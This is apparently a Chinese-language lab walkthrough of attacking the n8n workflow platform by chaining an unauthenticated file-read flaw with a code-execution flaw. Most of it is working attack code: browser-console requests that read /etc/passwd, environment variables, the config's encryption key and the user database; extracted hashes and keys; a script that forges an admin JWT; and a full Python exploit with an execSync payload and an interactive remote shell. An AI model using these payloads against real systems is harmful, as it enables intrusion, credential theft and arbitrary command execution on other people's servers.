
点击 http://8vccf5j.haobachang.loveli.com.cn:8888/form/vulnerable-form 打开可以看到文件上传的显示。这一步在实际渗透过程中是不需要用户登录的,任意用户都看得到这个界面,也就是任意读取,它可以让未授权的用户读到敏感文件。实际的CVE-2026-21858利用过程是从这里开始的,现在忘了之前设置的密码吧,假装你不知道登录密码。

CVE-2025-68613 漏洞虽然可以RCE,但是前提条件是知道n8n系统的登录密码,而且这个账户还需要有节点编辑权限。也就是必须登录到下图这样节点编辑的界面才能成功执行,如果不知道账户密码,或者登录的账户没有节点编辑权限的话就没办法,只能干瞪眼。这时候CVE-2026-2185来了,这个漏洞可以在不登陆的情况下,获得系统一些敏感文件的读取权限,从而访问比如 /etc/passwd 这样的文件获得密码。从而实现完整的攻击链条。
按F12打开控制台Console输入如下内容
 1fetch('http://target-ip:5678/form/vulnerable-form', {
 2  method: 'POST',
 3  headers: {'Content-Type': 'application/json'},
 4  body: JSON.stringify({
 5    data: {},
 6    files: {
 7      test: {
 8        filepath: '/etc/passwd',
 9        originalFilename: 'test.txt',
10        mimetype: 'text/plain',
11        size: 100
12      }
13    }
14  })
15})
16.then(r => r.text())
17.then(console.log)

确认任意文件读取漏洞存在,然后读取计算jwt所需的文件。
 1// 1. 读取环境变量获取HOME目录
 2fetch('http://target-ip:5678/form/vulnerable-form', {
 3  method: 'POST',
 4  headers: {'Content-Type': 'application/json'},
 5  body: JSON.stringify({
 6    data: {},
 7    files: {
 8      test: {
 9        filepath: '/proc/self/environ',
10        originalFilename: 'environ.txt',
11        mimetype: 'text/plain',
12        size: 1000
13      }
14    }
15  })
16})
17.then(r => r.text())
18.then(data => {
19  console.log('环境变量:', data);
20  // 从输出中找到 HOME=/home/node 或 HOME=/root
21});
22
23// 可能的配置文件路径
24const configPaths = [
25  '/home/node/.n8n/config',
26  '/root/.n8n/config',
27  '/.n8n/config'
28];
29
30// 尝试读取配置
31async function readConfig() {
32  for (const path of configPaths) {
33    try {
34      const response = await fetch('http://target-ip:5678/form/vulnerable-form', {
35        method: 'POST',
36        headers: {'Content-Type': 'application/json'},
37        body: JSON.stringify({
38          data: {},
39          files: {
40            config: {
41              filepath: path,
42              originalFilename: 'config.json',
43              mimetype: 'application/json',
44              size: 10000
45            }
46          }
47        })
48      });
49
50      const text = await response.text();
51      if (!text.includes('error') && !text.includes('could not be started')) {
52        console.log(`成功读取 ${path}:`, text);
53        return text;
54      }
55    } catch (e) {
56      console.log(`读取 ${path} 失败:`, e);
57    }
58  }
59}
60
61readConfig();
62
63// 方法1: 尝试以文本形式读取(SQLite有些部分是可读文本)
64fetch('http://target-ip:5678/form/vulnerable-form', {
65  method: 'POST',
66  headers: {'Content-Type': 'application/json'},
67  body: JSON.stringify({
68    data: {},
69    files: {
70      db: {
71        filepath: '/root/.n8n/database.sqlite',
72        originalFilename: 'database.txt',
73        mimetype: 'text/plain',  // 改为text/plain
74        size: 500000
75      }
76    }
77  })
78})
79.then(r => r.text())
80.then(data => {
81  console.log('数据库内容(可能是二进制+文本混合):', data);
82
83  // 尝试提取邮箱地址(通常是可读文本)
84  const emailMatches = data.match(/[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}/g);
85  console.log('找到的邮箱:', emailMatches);
86
87  // 尝试提取bcrypt密码哈希
88  const bcryptMatches = data.match(/\$2[aby]\$\d{2}\$[./A-Za-z0-9]{53}/g);
89  console.log('找到的密码哈希:', bcryptMatches);
90
91  // 尝试提取UUID(用户ID)
92  const uuidMatches = data.match(/[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}/gi);
93  console.log('找到的UUID:', uuidMatches);
94});
得到

环境变量: COOKIE_VALUE=b9353203-81b6-420b-b662-8c027e1627e0
成功读取 /root/.n8n/config: {
	"encryptionKey": "FTOwCm2ruG3b/upNMf9yvqn0d+W8TXKW"
}
找到的邮箱: (3) ['111@111.com', '%1f0d5d68-4447-4e62-b461-57c0c751e11c111@111.com', '111@111.com']
VM84:27 找到的密码哈希: ['$2a$10$Xim.XqxLEYGpP7JIAwIkouq4PYcG1DE5IqEFlxPjCXQJoAdmsHkt6']
VM84:31 找到的UUID: (7) ['89f3a667-194f-455c-a277-b30c9bc612d0', '717686a5-c248-45d7-ad21-f6f4a9ed2f38', '1f0d5d68-4447-4e62-b461-57c0c751e11c', '1f0d5d68-4447-4e62-b461-57c0c751e11c', '1f0d5d68-4447-4e62-b461-57c0c751e11c', '1f0d5d68-4447-4e62-b461-57c0c751e11c', '1f0d5d68-4447-4e62-b461-57c0c751e11c']
提取到的关键信息
encryptionKey: FTOwCm2ruG3b/upNMf9yvqn0d+W8TXKW
userId: 1f0d5d68-4447-4e62-b461-57c0c751e11c (出现5次,明显是管理员)
email: 111@111.com
passwordHash: $2a$10$Xim.XqxLEYGpP7JIAwIkouq4PYcG1DE5IqEFlxPjCXQJoAdmsHkt6
方法一:使用浏览器完成JWT伪造(纯手动)
在浏览器控制台运行以下代码:
 1// 第1步:加载crypto-js库
 2const script = document.createElement('script');
 3script.src = 'https://cdnjs.cloudflare.com/ajax/libs/crypto-js/4.1.1/crypto-js.min.js';
 4document.head.appendChild(script);
 5
 6// 第2步:等待3秒后运行JWT生成代码
 7setTimeout(() => {
 8  // 已知信息
 9  const encryptionKey = "FTOwCm2ruG3b/upNMf9yvqn0d+W8TXKW";
10  const userId = "1f0d5d68-4447-4e62-b461-57c0c751e11c";
11  const email = "111@111.com";
12  const passwordHash = "$2a$10$Xim.XqxLEYGpP7JIAwIkouq4PYcG1DE5IqEFlxPjCXQJoAdmsHkt6";
13
14  // 派生JWT secret(取偶数位字符)
15  let extracted = '';
16  for (let i = 0; i < encryptionKey.length; i += 2) {
17    extracted += encryptionKey[i];
18  }
19  const jwtSecret = CryptoJS.SHA256(extracted).toString();
20  console.log('🔑 JWT Secret:', jwtSecret);
21
22  // 计算JWT hash
23  const combined = email + ':' + passwordHash;
24  const sha256Hash = CryptoJS.SHA256(combined);
25  const base64Hash = sha256Hash.toString(CryptoJS.enc.Base64);
26  const jwtHash = base64Hash.substring(0, 10);
27  console.log('🔐 JWT Hash:', jwtHash);
28
29  // 构造JWT Header和Payload
30  const header = {alg: "HS256", typ: "JWT"};
31  const payload = {id: userId, hash: jwtHash};
32
33  // Base64URL编码
34  const base64urlEncode = (obj) => {
35    return btoa(JSON.stringify(obj))
36      .replace(/\+/g, '-')
37      .replace(/\//g, '_')
38      .replace(/=/g, '');
39  };
40
41  const headerB64 = base64urlEncode(header);
42  const payloadB64 = base64urlEncode(payload);
43
44  // 计算签名
45  const message = headerB64 + '.' + payloadB64;
46  const signature = CryptoJS.HmacSHA256(message, jwtSecret)
47    .toString(CryptoJS.enc.Base64)
48    .replace(/\+/g, '-')
49    .replace(/\//g, '_')
50    .replace(/=/g, '');
51
52  // 完整JWT
53  const token = message + '.' + signature;
54  console.log('✅ JWT Token:', token);
55
56  // 设置Cookie,IP改成靶机的IP
57  document.cookie = `n8n-auth=${token}; path=/; domain=target-ip`;
58  console.log('🍪 Cookie已设置!');
59  console.log('📍 现在访问: http://target-ip:5678/');
60
61  // 自动跳转
62  setTimeout(() => {
63    window.location.href = 'http://target-ip:5678/';
64  }, 1000);
65
66}, 3000);
自动跳转,直接就进来了,不用输入密码登录。然后就可以用之前CVE-2025-68613的方法了。
脚本化利用
一键全自动脚本exploit.py
  1#!/usr/bin/env python3
  2"""
  3CVE-2026-21858 + CVE-2025-68613 - n8n Full Chain Exploit
  4Arbitrary File Read → Admin Token Forge → Sandbox Bypass → RCE
  5
  6Author: Chocapikk
  7GitHub: https://github.com/Chocapikk/CVE-2026-21858
  8"""
  9
 10import argparse
 11import hashlib
 12import json
 13import secrets
 14import sqlite3
 15import string
 16import tempfile
 17from base64 import b64encode
 18
 19import jwt
 20import requests
 21from pwn import log
 22
 23BANNER = """
 24╔═══════════════════════════════════════════════════════════════╗
 25║     CVE-2026-21858 + CVE-2025-68613 - n8n Full Chain          ║
 26║     Arbitrary File Read → Token Forge → Sandbox Bypass → RCE  ║
 27║                                                               ║
 28║     by Chocapikk                                              ║
 29╚═══════════════════════════════════════════════════════════════╝
 30"""
 31
 32RCE_PAYLOAD = '={{ (function() { var require = this.process.mainModule.require; var execSync = require("child_process").execSync; return execSync("CMD").toString(); })() }}'
 33
 34
 35def randstr(n: int = 12) -> str:
 36    return "".join(secrets.choice(string.ascii_lowercase + string.digits) for _ in range(n))
 37
 38
 39def randpos() -> list[int]:
 40    return [secrets.randbelow(500) + 100, secrets.randbelow(500) + 100]
 41
 42
 43class Ni8mare:
 44    def __init__(self, base_url: str, form_path: str):
 45        self.base_url = base_url.rstrip("/")
 46        self.form_url = f"{self.base_url}/{form_path.lstrip('/')}"
 47        self.session = requests.Session()
 48        self.admin_token = None
 49
 50    def _api(self, method: str, path: str, **kwargs) -> requests.Response | None:
 51        kwargs.setdefault("timeout", 30)
 52        kwargs.setdefault("cookies", {"n8n-auth": self.admin_token} if self.admin_token else {})
 53        resp = self.session.request(method, f"{self.base_url}{path}", **kwargs)
 54        return resp if resp.ok else None
 55
 56    def _lfi_payload(self, filepath: str) -> dict:
 57        return {
 58            "data": {},
 59            "files": {
 60                f"f-{randstr(6)}": {
 61                    "filepath": filepath,
 62                    "originalFilename": f"{randstr(8)}.bin",
 63                    "mimetype": "application/octet-stream",
 64                    "size": secrets.randbelow(90000) + 10000
 65                }
 66            }
 67        }
 68
 69    def _build_nodes(self, command: str) -> tuple[list, dict, str, str]:
 70        trigger_name, rce_name = f"T-{randstr(8)}", f"R-{randstr(8)}"
 71        result_var = f"v{randstr(6)}"
 72        payload_value = RCE_PAYLOAD.replace("CMD", command.replace('"', '\\"'))
 73        nodes = [
 74            {"parameters": {}, "name": trigger_name, "type": "n8n-nodes-base.manualTrigger",
 75             "typeVersion": 1, "position": randpos(), "id": f"t-{randstr(12)}"},
 76            {"parameters": {"values": {"string": [{"name": result_var, "value": payload_value}]}},
 77             "name": rce_name, "type": "n8n-nodes-base.set", "typeVersion": 2,
 78             "position": randpos(), "id": f"r-{randstr(12)}"}
 79        ]
 80        connections = {trigger_name: {"main": [[{"node": rce_name, "type": "main", "index": 0}]]}}
 81        return nodes, connections, trigger_name, rce_name
 82
 83    # ========== Arbitrary File Read (CVE-2026-21858) ==========
 84
 85    def read_file(self, filepath: str, timeout: int = 30) -> bytes | None:
 86        resp = self.session.post(
 87            self.form_url, json=self._lfi_payload(filepath),
 88            headers={"Content-Type": "application/json"}, timeout=timeout
 89        )
 90        return resp.content if resp.ok and resp.content else None
 91
 92    def get_version(self) -> tuple[str, bool]:
 93        resp = self._api("GET", "/rest/settings", timeout=10)
 94        version = resp.json().get("data", {}).get("versionCli", "0.0.0") if resp else "0.0.0"
 95        major, minor = map(int, version.split(".")[:2])
 96        return version, major < 1 or (major == 1 and minor < 121)
 97
 98    def get_home(self) -> str | None:
 99        data = self.read_file("/proc/self/environ")
100        if not data:
101            return None
102        for var in data.split(b"\x00"):
103            if var.startswith(b"HOME="):
104                return var.decode().split("=", 1)[1]
105        return None
106
107    def get_key(self, home: str) -> str | None:
108        data = self.read_file(f"{home}/.n8n/config")
109        return json.loads(data).get("encryptionKey") if data else None
110
111    def get_db(self, home: str) -> bytes | None:
112        return self.read_file(f"{home}/.n8n/database.sqlite", timeout=120)
113
114    def extract_admin(self, db: bytes) -> tuple[str, str, str] | None:
115        with tempfile.NamedTemporaryFile(suffix=".db") as f:
116            f.write(db)
117            f.flush()
118            conn = sqlite3.connect(f.name)
119            row = conn.execute("SELECT id, email, password FROM user WHERE role='global:owner' LIMIT 1").fetchone()
120            conn.close()
121        return (row[0], row[1], row[2]) if row else None
122
123    def forge_token(self, key: str, uid: str, email: str, pw_hash: str) -> str:
124        secret = hashlib.sha256(key[::2].encode()).hexdigest()
125        h = b64encode(hashlib.sha256(f"{email}:{pw_hash}".encode()).digest()).decode()[:10]
126        self.admin_token = jwt.encode({"id": uid, "hash": h}, secret, "HS256")
127        return self.admin_token
128
129    def verify_token(self) -> bool:
130        return self._api("GET", "/rest/users", timeout=10) is not None
131
132    # ========== RCE (CVE-2025-68613) ==========
133
134    def rce(self, command: str) -> str | None:
135        nodes, connections, _, _ = self._build_nodes(command)
136        wf_name = f"wf-{randstr(16)}"
137        workflow = {"name": wf_name, "active": False, "nodes": nodes,
138                    "connections": connections, "settings": {}}
139
140        resp = self._api("POST", "/rest/workflows", json=workflow, timeout=10)
141        if not resp:
142            return None
143        wf_id = resp.json().get("data", {}).get("id")
144        if not wf_id:
145            return None
146
147        run_data = {"workflowData": {"id": wf_id, "name": wf_name, "active": False,
148                                      "nodes": nodes, "connections": connections, "settings": {}}}
149        resp = self._api("POST", f"/rest/workflows/{wf_id}/run", json=run_data, timeout=30)
150        if not resp:
151            self._api("DELETE", f"/rest/workflows/{wf_id}", timeout=5)
152            return None
153
154        exec_id = resp.json().get("data", {}).get("executionId")
155        result = self._get_result(exec_id) if exec_id else None
156        self._api("DELETE", f"/rest/workflows/{wf_id}", timeout=5)
157        return result
158
159    def _get_result(self, exec_id: str) -> str | None:
160        resp = self._api("GET", f"/rest/executions/{exec_id}", timeout=10)
161        if not resp:
162            return None
163        data = resp.json().get("data", {}).get("data")
164        if not data:
165            return None
166        parsed = json.loads(data)
167        # Result is usually the last non-empty string
168        for item in reversed(parsed):
169            if isinstance(item, str) and len(item) > 3 and item not in ("success", "error"):
170                return item.strip()
171        return None
172
173    # ========== Full Chain ==========
174
175    def pwn(self) -> bool:
176        p = log.progress("HOME directory")
177        home = self.get_home()
178        if not home:
179            return p.failure("Not found") or False
180        p.success(home)
181
182        p = log.progress("Encryption key")
183        key = self.get_key(home)
184        if not key:
185            return p.failure("Failed") or False
186        p.success(f"{key[:8]}...")
187
188        p = log.progress("Database")
189        db = self.get_db(home)
190        if not db:
191            return p.failure("Failed") or False
192        p.success(f"{len(db)} bytes")
193
194        p = log.progress("Admin user")
195        admin = self.extract_admin(db)
196        if not admin:
197            return p.failure("Not found") or False
198        uid, email, pw = admin
199        p.success(email)
200
201        p = log.progress("Token forge")
202        self.forge_token(key, uid, email, pw)
203        p.success("OK")
204
205        p = log.progress("Admin access")
206        if not self.verify_token():
207            return p.failure("Rejected") or False
208        p.success("GRANTED!")
209
210        log.success(f"Cookie: n8n-auth={self.admin_token}")
211        return True
212
213
214def parse_args():
215    p = argparse.ArgumentParser(description="n8n Ni8mare - Full Chain Exploit")
216    p.add_argument("url", help="Target URL (http://target:5678)")
217    p.add_argument("form", help="Form path (/form/upload)")
218    p.add_argument("--read", metavar="PATH", help="Read arbitrary file")
219    p.add_argument("--cmd", metavar="CMD", help="Execute single command")
220    p.add_argument("-o", "--output", metavar="FILE", help="Save LFI output to file")
221    return p.parse_args()
222
223
224def run_read(exploit: Ni8mare, path: str, output: str | None) -> None:
225    data = exploit.read_file(path)
226    if not data:
227        log.error("File read failed")
228        return
229    log.success(f"{len(data)} bytes")
230    if output:
231        with open(output, "wb") as f:
232            f.write(data)
233        log.success(f"Saved: {output}")
234        return
235    print(data.decode())
236
237
238def run_cmd(exploit: Ni8mare, cmd: str) -> None:
239    p = log.progress("RCE")
240    out = exploit.rce(cmd)
241    if not out:
242        p.failure("Failed")
243        return
244    p.success("OK")
245    print(f"\n{out}")
246
247
248def run_shell(exploit: Ni8mare) -> None:
249    log.info("Interactive mode (type 'exit' to quit)")
250    while True:
251        try:
252            cmd = input("\033[91mn8n\033[0m> ").strip()
253        except (EOFError, KeyboardInterrupt):
254            print()
255            return
256        if not cmd or cmd == "exit":
257            return
258        out = exploit.rce(cmd)
259        if out:
260            print(out)
261
262
263def main():
264    print(BANNER)
265    args = parse_args()
266
267    exploit = Ni8mare(args.url, args.form)
268    version, vuln = exploit.get_version()
269    log.info(f"Target: {exploit.form_url}")
270    log.info(f"Version: {version} ({'VULN' if vuln else 'SAFE'})")
271
272    if args.read:
273        run_read(exploit, args.read, args.output)
274        return
275
276    if not exploit.pwn():
277        return
278
279    if args.cmd:
280        run_cmd(exploit, args.cmd)
281        return
282
283    run_shell(exploit)
284
285
286if __name__ == "__main__":
287    main()

